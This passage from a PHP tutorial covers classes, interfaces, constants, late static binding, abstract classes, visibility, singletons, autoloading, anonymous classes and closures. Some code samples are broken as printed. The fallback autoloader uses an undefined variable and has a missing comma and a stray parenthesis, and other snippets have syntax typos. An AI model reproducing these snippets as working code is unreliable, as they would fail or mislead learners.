Remarks

Classes and Interface components

Classes may have properties, constants and methods.

- **Properties** hold variables in the scope of the object. They may be initialized on declaration, but only if they contain a primitive value.
- **Constants** must be initialized on declaration and can only contain a primitive value. Constant values are fixed at compile time and may not be assigned at run time.
- **Methods** must have a body, even an empty one, unless the method is declared abstract.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Interfaces cannot have properties, but may have constants and methods.

- Interface **constants** must be initialized on declaration and can only contain a primitive value. Constant values are fixed at compile time and may not be assigned at run time.
- Interface **methods** have no body.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

Interfaces

Introduction

Interfaces are definitions of the public APIs classes must implement to satisfy the interface. They work as "contracts", specifying **what** a set of subclasses does, but **not how** they do it.

Interface definition is much alike class definition, changing the keyword `class` to `interface`:

```
interface Foo {

}
```

Interfaces can contain methods and/or constants, but no attributes. Interface constants have the same restrictions as class constants. Interface methods are implicitly abstract:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Note: interfaces **must not** declare constructors or destructors, since these are implementation details on the class level.

Realization

Any class that needs to implement an interface must do so using the `implements` keyword. To do so, the class needs to provide a implementation for every method declared in the interface, respecting the same signature.

A single class **can** implement more than one interface at a time.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}
```

```
class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

When abstract classes implement interfaces, they do not need to implement all methods. Any method not implemented in the base class must then be implemented by the concrete class that extends it:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Notice that interface realization is an inherited characteristic. When extending a class that implements an interface, you do not need to redeclare it in the concrete class, because it is implicit.

> **Note:** Prior to PHP 5.3.9, a class could not implement two interfaces that specified a method with the same name, since it would cause ambiguity. More recent versions of PHP allow this as long as the duplicate methods have the same signature[1].

Inheritance

Like classes, it is possible to establish an inheritance relationship between interfaces, using the same keyword `extends`. The main difference is that multiple inheritance is allowed for interfaces:

```
interface Foo {

}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Examples

In the example bellow we have a simple example interface for a vehicle. Vehicles can go forwards and backwards.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Then we create two classes that implement the interface: Bike and Car. Bike and Car internally

are very different, but both are vehicles, and must implement the same public methods that VehicleInterface provides.

Typehinting allows methods and functions to request Interfaces. Let's assume that we have a parking garage class, which contains vehicles of all kinds.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Because `addVehicle` requires a `$vehicle` of type `VehicleInterface`—not a concrete implementation—we can input both Bikes and Cars, which the ParkingGarage can manipulate and use.

Class Constants

Class constants provide a mechanism for holding fixed values in a program. That is, they provide a way of giving a name (and associated compile-time checking) to a value like `3.14` or `"Apple"`. Class constants can only be defined with the `const` keyword - the define function cannot be used in this context.

As an example, it may be convenient to have a shorthand representation for the value of π throughout a program. A class with `const` values provides a simple way to hold such values.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

Class constants may be accessed by using the double colon operator (so-called the scope resolution operator) on a class, much like static variables. Unlike static variables, however, class constants have their values fixed at compile time and cannot be reassigned to (e.g. `MathValues::PI = 7` would produce a fatal error).

Class constants are also useful for defining things internal to a class that might need changing later (but do not change frequently enough to warrant storing in, say, a database). We can reference this internally using the `self` scope resolutor (which works in both instanced and static implementations)

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;
```

```
    public function getLaborCost($number_units) {
        return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Class constants can only contain scalar values in versions < 5.6

As of PHP 5.6 we can use expressions with constants, meaning math statements and strings with concatenation are acceptable constants

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
        return self::LABOR_COSTS * $number_units;
    }
}
```

As of PHP 7.0, constants declared with `define` may now contain arrays.

```
define("BAZ", array('baz'));
```

Class constants are useful for more than just storing mathematical concepts. For example, if preparing a pie, it might be convenient to have a single `Pie` class capable of taking different kinds of fruit.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

We can then use the `Pie` class like so

```
$pie = new Pie("strawberry");
```

The problem that arises here is, when instantiating the `Pie` class, no guidance is provided as to the acceptable values. For example, when making a "boysenberry" pie, it might be misspelled "boisenberry". Furthermore, we might not support a plum pie. Instead, it would be useful to have a list of acceptable fruit types already defined somewhere it would make sense to look for them. Say a class named `Fruit`:

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

Listing the acceptable values as class constants provides a valuable hint as to the acceptable values which a method accepts. It also ensures that misspellings cannot make it past the compiler. While `new Pie('aple')` and `new Pie('apple')` are both acceptable to the compiler, `new Pie(Fruit::APLE)` will produce a compiler error.

Finally, using class constants means that the actual value of the constant may be modified in a single place, and any code using the constant automatically has the effects of the modification.

Whilst the most common method to access a class constant is `MyClass::CONSTANT_NAME`, it may also be accessed by:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Class constants in PHP are conventionally named all in uppercase with underscores as word separators, although any valid label name may be used as a class constant name.

As of PHP 7.1, class constants may now be defined with different visibilities from the default public scope. This means that both protected and private constants can now be defined to prevent class constants from unnecessarily leaking into the public scope (see Method and Property Visibility). For example:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
    private const PRIVATE_CONST = 4;
}
```

define vs class constants

Although this is a valid construction:

```
function bar() { return 2; };

define('BAR', bar());
```

If you try to do the same with class constants, you'll get an error:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

But you can do:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

For more information, see constants in the manual.

Using ::class to retrieve class's name

PHP 5.5 introduced the `::class` syntax to retrieve the full class name, taking namespace scope and `use` statements into account.

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

The above works even if the classes are not even defined (i.e. this code snippet works alone).

This syntax is useful for functions that require a class name. For example, it can be used with `class_exists` to check a class exists. No errors will be generated regardless of return value in this snippet:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Late static binding

In PHP 5.3+ and above you can utilize late static binding to control which class a static property or method is called from. It was added to overcome the problem inherent with the `self::` scope resolutor. Take the following code

```
class Horse {
    public static function whatToSay() {
        echo 'Neigh!';
    }

    public static function speak() {
        self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
        echo 'Hello Wilbur!';
    }
}
```

You would expect that the `MrEd` class will override the parent `whatToSay()` function. But when we run this we get something unexpected

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

The problem is that `self::whatToSay();` can only refer to the `Horse` class, meaning it doesn't obey `MrEd`. If we switch to the `static::` scope resolutor, we don't have this problem. This newer method tells the class to obey the instance calling it. Thus we get the inheritance we're expecting

```php
class Horse {
    public static function whatToSay() {
        echo 'Neigh!';
    }

    public static function speak() {
        static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Abstract Classes

An abstract class is a class that cannot be instantiated. Abstract classes can define abstract methods, which are methods without any body, only a definition:

```php
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Abstract classes should be extended by a child class which can then provide the implementation of these abstract methods.

The main purpose of a class like this is to provide a kind of template that allows children classes to inherit from, "forcing" a structure to adhere to. Lets elaborate on this with an example:

In this example we will be implementing a `Worker` interface. First we define the interface:

```php
interface Worker {
    public function run();
}
```

To ease the development of further Worker implementations, we will create an abstract worker class that already provides the `run()` method from the interface, but specifies some abstract methods that need to be filled in by any child class:

```php
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;
```

```php
    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

First of all, we have provided an abstract method `getMemoryLimit()`. Any class extending from `AbstractWorker` needs to provide this method and return its memory limit. The `AbstractWorker` then sets the memory limit and logs it.

Secondly the `AbstractWorker` calls the `prepareMain()` and `main()` methods, after logging that they have been called.

Finally, all of these method calls have been grouped in a `try`-`catch` block. So if any of the abstract methods defined by the child class throws an exception, we will catch that exception, log it and rethrow it. This prevents all child classes from having to implement this themselves.

Now lets define a child class that extends from the `AbstractWorker`:

```php
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }
```

```
    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

As you can see, the `TransactionProcessorWorker` was rather easy to implement, as we only had to specify the memory limit and worry about the actual actions that it needed to perform. No error handling is needed in the `TransactionProcessorWorker` because that is handled in the `AbsractWorker`.

Important Note

> When inheriting from an abstract class, all methods marked abstract in the parent's class declaration must be defined by the child (or the child itself must also be marked abstract); additionally, these methods must be defined with the same (or a less restricted) visibility. For example, if the abstract method is defined as protected, the function implementation must be defined as either protected or public, but not private.

Taken from the [PHP Documentation for Class Abstraction](#).

If you **do not** define the parent abstract classes methods within the child class, you will be thrown a **Fatal PHP Error** like the following.

> **Fatal error:** Class X contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (X::x) in

Namespacing and Autoloading

Technically, autoloading works by executing a callback when a PHP class is required but not found. Such callbacks usually attempt to load these classes.

Generally, autoloading can be understood as the attempt to load PHP files (especially PHP class files, where a PHP source file is dedicated for a specific class) from appropriate paths according to the class's fully-qualified name (FQN) when a class is needed.

Suppose we have these classes:

Class file for `application\controllers\Base`:

```
<?php
namespace application\controllers { class Base {...} }
```

Class file for `application\controllers\Control`:

```php
<?php
namespace application\controllers { class Control {...} }
```

Class file for `application\models\Page`:

```php
<?php
namespace application\models { class Page {...} }
```

Under the source folder, these classes should be placed at the paths as their FQNs respectively:

- Source folder
  - applications
    - controllers
      - Base.php
      - Control.php
    - models
      - Page.php

This approach makes it possible to programmatically resolve the class file path according to the FQN, using this function:

```php
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

The `spl_autoload_register` function allows us to load a class when needed using a user-defined function:

```php
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

This function can be further extended to use fallback methods of loading:

```php
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
```

```
        }
    }
});
```

Note that PHP doesn't attempt to load the classes whenever a file that uses this class is loaded. It may be loaded in the middle of a script, or even in shutdown functions . This is one of the reasons why developers, especially those who use autoloading, should avoid replacing executing source files in the runtime, especially in phar files.

Dynamic Binding

Dynamic binding, also referred as **method overriding** is an example of **run time polymorphism** that occurs when multiple classes contain different implementations of the same method, but the object that the method will be called on is *unknown* until **run time**.

This is useful if a certain condition dictates which class will be used to perform an action, where the action is named the same in both classes.

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }
```

```php
    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

In the above example, the `Animal` class (`Dog|Cat`) which will `makeNoise` is unknown until run time depending on the property within the `User` class.

Method and Property Visibility

There are three visibility types that you can apply to methods (*class/object functions*) and properties (*class/object variables*) within a class, which provide access control for the method or property to which they are applied.

You can read extensively about these in the PHP Documentation for OOP Visibility.

Public

Declaring a method or a property as `public` allows the method or property to be accessed by:

- The class that declared it.
- The classes that extend the declared class.
- Any external objects, classes, or code outside the class hierarchy.

An example of this `public` access would be:

```php
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

Protected

Declaring a method or a property as `protected` allows the method or property to be accessed by:

- The class that declared it.
- The classes that extend the declared class.

This **does not allow** external objects, classes, or code outside the class hierarchy to access these methods or properties. If something using this method/property does not have access to it, it will not be available, and an error will be thrown. **Only** instances of the declared self (or subclasses thereof) have access to it.

An example of this `protected` access would be:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

The example above notes that you can only access the `protected` *elements within it's own scope. Essentially: "What's in the house can only be access from inside the house."*

Private

Declaring a method or a property as `private` allows the method or property to be accessed by:

- The class that declared it **Only** (not subclasses).

A `private` method or property is only visible and accessible within the class that created it.

Note that objects of the same type will have access to each others private and protected members even though they are not the same instances.

```
class MyClass {
```

```php
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

As noted, you can only access the `private` method/property from within it's defined class.

Calling a parent constructor when instantiating a child

A common pitfall of child classes is that, if your parent and child both contain a constructor(`__construct()`) method, **only the child class constructor will run**. There may be occasions where you need to run the parent `__construct()` method from it's child. If you need to do that, then you will need to use the `parent::` scope resolutor:

```php
parent::__construct();
```

Now harnessing that within a real-world situation would look something like:

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

The above will run the parent `__construct()` resulting in the `echo` being run.

Final Keyword

Def: **Final** Keyword prevents child classes from overriding a method by prefixing the definition with final. If the class itself is being defined final then it cannot be extended

Final Method

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Final Class:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}
```

```
class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Final constants: Unlike Java, the `final` keyword is not used for class constants in PHP. Use the keyword `const` instead.

Why do I have to use `final`?

1. Preventing massive inheritance chain of doom
2. Encouraging composition
3. Force the developer to think about user public API
4. Force the developer to shrink an object's public API
5. A `final` class can always be made extensible
6. `extends` breaks encapsulation
7. You don't need that flexibility
8. You are free to change the code

When to avoid `final`: Final classes only work effectively under following assumptions:

1. There is an abstraction (interface) that the final class implements
2. All of the public API of the final class is part of that interface

$this, self and static plus the singleton

Use `$this` to refer to the current object. Use `self` to refer to the current class. In other words, use `$this->member` for non-static members, use `self::$member` for static members.

In the example below, `sayHello()` and `sayGoodbye()` are using `self` and `$this` difference can be observed here.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
```

```
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

static refers to whatever class in the hierarchy you called the method on. It allows for better reuse of static class properties when classes are inherited.

Consider the following code:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
        return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

This doesn't produce the result you want:

    unknown
    unknown
    unknown

That's because self refers to the Car class whenever method brand() is called.

To refer to the correct class, you need to use static instead:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
```

```
        return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

This does produce the desired output:

> unknown
> BMW
> Mercedes

See also [Late static binding](#)

The singleton

If you have an object that's expensive to create or represents a connection to some external
resource you want to reuse, i.e. a database connection where there is no connection pooling or a
socket to some other system, you can use the `static` and `self` keywords in a class to make it a
singleton. There are strong opinions about whether the singleton pattern should or should not be
used, but it does have its uses.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

As you can see in the example code we are defining a private static property `$instance` to hold the
object reference. Since this is static this reference is shared across ALL objects of this type.

The `getInstance()` method uses a method know as lazy instantiation to delay creating the object to
the last possible moment as you do not want to have unused objects lying around in memory
never intended to be used. It also saves time and CPU on page load not having to load more

objects than necessary. The method is checking if the object is set, creating it if not, and returning it. This ensures that only one object of this kind is ever created.

We are also setting the constructor to be private to ensure that no one creates it with the `new` keyword from the outside. If you need to inherit from this class just change the `private` keywords to `protected`.

To use this object you just write the following:

```
$singleton = Singleton::getInstance();
```

Now I DO implore you to use dependency injection where you can and aim for loosely coupled objects, but sometimes that is just not reasonable and the singleton pattern can be of use.

Autoloading

Nobody wants to `require` or `include` every time a class or inheritance is used. Because it can be painful and is easy to forget, PHP is offering so called autoloading. If you are already using Composer, read about autoloading using Composer.

What exactly is autoloading?

The name basically says it all. You do not have to get the file where the requested class is stored in, but PHP *auto*matically *load*s it.

How can I do this in basic PHP without third party code?

There is the function `__autoload`, but it is considered better practice to use `spl_autoload_register`. These functions will be considered by PHP every time a class is not defined within the given space. So adding autoload to an existing project is no problem, as defined classes (via `require` i.e.) will work like before. For the sake of preciseness, the following examples will use anonymous functions, if you use PHP < 5.3, you can define the function and pass it's name as argument to `spl_autoload_register`.

Examples

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

The code above simply tries to include a filename with the class name and the appended extension ".php" using `sprintf`. If `FooBar` needs to be loaded, it looks if `FooBar.php` exists and if so includes it.

Of course this can be extended to fit the project's individual need. If _ inside a class name is used

to group, e.g. `User_Post` and `User_Image` both refer to `User`, both classes can be kept in a folder called "User" like so:

```
spl_autoload_register(function ($className) {
    //                          replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

The class `User_Post` will now be loaded from "User/Post.php", etc.

`spl_autoload_register` can be tailored to various needs. All your files with classes are named "class.CLASSNAME.php"? No problem. Various nesting (`User_Post_Content` => "User/Post/Content.php")? No problem either.

If you want a more elaborate autoloading mechanism - and still don't want to include Composer - you can work without adding third party libraries.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Using autoloaders like this, you can happily write code like this:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Using classes:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

These examples will be include classes from `foo/bar.php`, `foo.php`, `hello/world.php` and `demo/classes.php`.

Anonymous Classes

Anonymous classes were introduced into PHP 7 to enable for quick one-off objects to be easily created. They can take constructor arguments, extend other classes, implement interfaces, and use traits just like normal classes can.

In its most basic form, an anonymous class looks like the following:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

Nesting an anonymous class inside of another class does not give it access to private or protected methods or properties of that outer class. Access to protected methods and properties of the outer class can be gained by extending the outer class from the anonymous class. Access to private properties of the outer class can be gained by passing them through to the anonymous class's constructor.

For example:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
```

```
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Defining a Basic Class

An object in PHP contains variables and functions. Objects typically belong to a class, which
defines the variables and functions that all objects of this class will contain.

The syntax to define a class is:

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Once a class is defined, you can create an instance using:

```
$myShape = new Shape();
```

Variables and functions on the object are accessed like this:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Constructor

Classes can define a special `__construct()` method, which is executed as part of object creation.
This is often used to specify the initial values of an object:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Extending Another Class

Class definitions can extend existing class definitions, adding new variables and functions as well as modifying those defined in the parent class.

Here is a class that extends the previous example:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
        parent::__construct(4);

        $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

The `Square` class contains variables and behavior for both the `Shape` class and the `Square` class:

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Read Classes and Objects online: https://riptutorial.com/php/topic/504/classes-and-objects

Chapter 11: Closure

Examples

Basic usage of a closure

A **closure** is the PHP equivalent of an anonymous function, eg. a function that does not have a name. Even if that is technically not correct, the behavior of a closure remains the same as a function's, with a few extra features.

A closure is nothing but an object of the Closure class which is created by declaring a function without a name. For example:

```php
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Keep in mind that `$myClosure` is an instance of `Closure` so that you are aware of what you can truly do with it (cf. http://fr2.php.net/manual/en/class.closure.php)

The classic case you would need a Closure is when you have to give a `callable` to a function, for instance usort.

Here is an example where an array is sorted by the number of siblings of each person:

```php
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
```

```
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Using external variables

It is possible, inside a closure, to use an external variable with the special keyword **use**. For instance:

```php
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

You can go further by creating "dynamic" closures. It is possible to create a function that returns a specific calculator, depending on the quantity you want to add. For example:

```php
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Basic closure binding

As seen previously, a closure is nothing but an instance of the Closure class, and different methods can be invoked on them. One of them is `bindTo`, which, given a closure, will return a new one that is bound to a given object. For example:

```php
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
```

```php
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Closure binding and scope

Let's consider this example:

```php
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Try to change the `property` visibility to either `protected` or `private`. You get a fatal error indicating that you do not have access to this property. Indeed, even if the closure has been bound to the object, the scope in which the closure is invoked is not the one needed to have that access. That is what the second argument of `bindTo` is for.

The only way for a property to be accessed if it's `private` is that it is accessed from a scope that allows it, ie. the class's scope. In the just previous code example, the scope has not been specified, which means that the closure has been invoked in the same scope as the one used where the closure has been created. Let's change that:

```php
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private

    public function __construct($propertyValue)
```

```
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

